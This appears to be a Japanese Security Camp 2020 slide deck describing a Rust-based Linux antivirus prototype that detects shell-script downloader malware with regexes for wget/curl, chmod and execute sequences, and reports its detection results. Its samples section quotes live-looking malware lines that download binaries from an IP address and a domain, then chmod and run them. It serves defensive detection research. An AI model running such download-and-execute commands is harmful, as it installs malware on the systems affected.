Linuxシェルスクリプトにおけるダウンローダの検知

セキュリティ・キャンプ2020　Zトラック成果報告会

(Z-Ⅴ)Rustで作るLinux向けアンチウィルスソフトウェア

目次

はじめに

- Linuxにおけるシェルスクリプト(bash等)のマルウェアを対象
- 調査・実装期間が十分に取れないので、こだわりすぎずにシンプルなものを作る方向で取り組んだ
- マルウェア検体のデータセットは担当講師より事前に提供されている
- 実装言語は、Rustとする

事前調査

- データセットの中のマルウェア検体の特徴を調査
- ダウンローダで構成される検体に注目
  - wget(curl)→chmod→exec
- grepで約162/1790に絞り、今回の対象検体とする
  - grepの後、目視で上記の構成で無いものをトリミング
- マルウェア対象で約9%カバーできる検知ロジックを実装を目指す

検知ロジックの提案

▶想定される検体の例（単純）


```
wget http://89.42.133.67/mips; chmod +x mips; ./mips; rm -rf mips
wget http://89.42.133.67/mipsel; chmod +x mipsel; ./mipsel; rm -rf mipsel
wget http://89.42.133.67/sh4; chmod +x sh4; ./sh4; rm -rf sh4
wget http://89.42.133.67/x86; chmod +x x86; ./x86; rm -rf x86
```

```
4 wget -q http://modems.pw/64
5 chmod 755 64
6 ./64
```

検知ロジックの提案


- 正規表現によるパターンマッチング
- 想定される２つのパターン（単純パターン）
  - if ワンライナー{
    - wget http(s)://AAA/XXX; chmod +x XXX; ./XXX;
  - } else {
    - wget http(s)://AAA/XXX
    - ~~~~~~~~~~
    - chmod +x XXX
    - ~~~~~~~~~~
    - ./XXX

  }



検知ロジックの提案

- ワンライナーなら１行で評価できるが、それ以外でも対応するにはどうするか？
- ”**wget(curl)**”などの文字列をトリガーにして、wget, chmod, exec命令列を抽出
- それらの命令列における対象ファイル名(XXX)を抽出、一致すれば検知とみなす



実装（に入る前）

- いい感じの正規表現を書いて、対象ファイル名抽出して、一致しているか判定したらいいだけじゃん...と思っていた...が....そんなことはなかった
- 正規表現は自由度が高いがいい感じにマッチするシグネチャの条件強度の調整が難しい
  - 命令列のパターンが多い（オプションを複数入れられると困る）
  - 正規表現が長くなってくると自分でも訳分からなくなってくる
- 対象ファイル名も、絶対パスや相対パスが様々である程度の文字列処理が必要

実装

wgetが複数ある
場合も対応

オプションなどにも対応
するため
文字列操作も同時行う

wget列の正規表現

wget https://AAA/XXX

ファイル名(XXX)を
chmodとexecの正規表現
に組み込む

chmod列の正規表現　r”chmod¥s*[¥w¥+¥-]*¥s*({}|¥*)”

exec列の正規表現　r”(¥.*/sh¥s+)¥s*({}|¥*)”

実装

- 実際の正規表現（冗長な部分がたくさんありそう）

- wget
  - r"(wget|curl)¥s+(¥$[¥w¥{¥}]*)*¥s*[+¥w=¥-_]*¥s*(?P<wget_file>(https?://)?[¥w/:%#&¥$¥?¥{¥}¥(¥)~¥.=_¥+¥-]+(¥s*¥-O¥s*[¥.¥w¥$¥-_/]*)*)¥s*(.*¥s*(;|¥&¥&)¥s*.*(;|¥&¥&)*¥s*chmod|[.¥s]*¥|¥||¥n)"

- chmod
  - r"chmod¥s+[¥w=¥-¥.¥+]*¥s*([¥.¥w¥$¥-_/]*{}[¥.¥w¥$¥-_/]*|¥*)¥s*(;|¥&¥&|¥|¥||¥n)"

- exec
  - r"(¥&¥&|;|¥n|¥|¥|)¥s*(¥.*/|sh¥s+|perl¥s+)¥s*[¥w¥.¥$¥-_=/¥&]*({}|¥*^¥+)¥s*[^¥n;¥*]*(>+|;|¥n)"

対象ファイル名（XXX）

評価（に入る前に）

- そもそも正規表現を使うのならそれって、grepでいいのじゃないか？

- grep
  - 正規表現で抽出が可能
  - 単純な文字列抽出→右図の場合は厳しい
- オプションが複数絡んでくる場合もある
  - 細かな文字列操作が必要
- grepからでも頑張って対象ファイルの一致確認できそうだが…
  - wgetが複数ある場合、chmodとの順番関係で一致確認が厳しい

```
 1
 2 wgetchmodsh
 3
 4 wget http://AAA/XXX
 5 chmod +x /tmp/YYY
 6 /tmp/YYY
 7
 8 wget http://AAA/XXX
 9 wget http://AAA/YYY
10 chmod +x YYY
11 chmod +x XXX
```

評価

- 単純な性能評価
  - 検知率 (TP Rate)とスキャン時間で評価
  - **検知率(TP Rate)**

    = **82.5**% (132/160)
  - **スキャン時間**

    = **25**s（総スキャン数＝160）

✓ 一応、/usr/bin以下でスキャンをかけてみたが、過検知率は0%

スキャン結果（例）

```
<Now Scaning 143 files>
Scan /home/[redacted]/seccamp2020/dataset/chm
WGET(debug)::sayko_bind
CHMOD(debug)::chmod 777 sayko_bind;
EXEC(debug)::;./sayko_bind');
exec_detected(debug)!!!!!!!!!!
```

```
-----> All scan 160 files

-----> Chmod Count(debug) 140 files
-----> Detected 132 files

-----> TP Rate: 82.500%
```

まとめ＆感想

- まとめとして、マルウェア(shell)対象で7.3% (132/1790)をカバーできた！
- 検知ロジック自体は非常にシンプル（grepに毛が生えた感じ）
- 正規表現の調整と文字列操作がなかなか大変だった....
- 問題点はダウンローダ(wget→chmod→exec)が良性か悪性が判定できない
  - execの後にrmがあれば怪しい？
- cat + >(リダイレクト)やmvなどでファイル名を変えられると無力
  - （検知できなかった、残りの18%分がこれにあたる）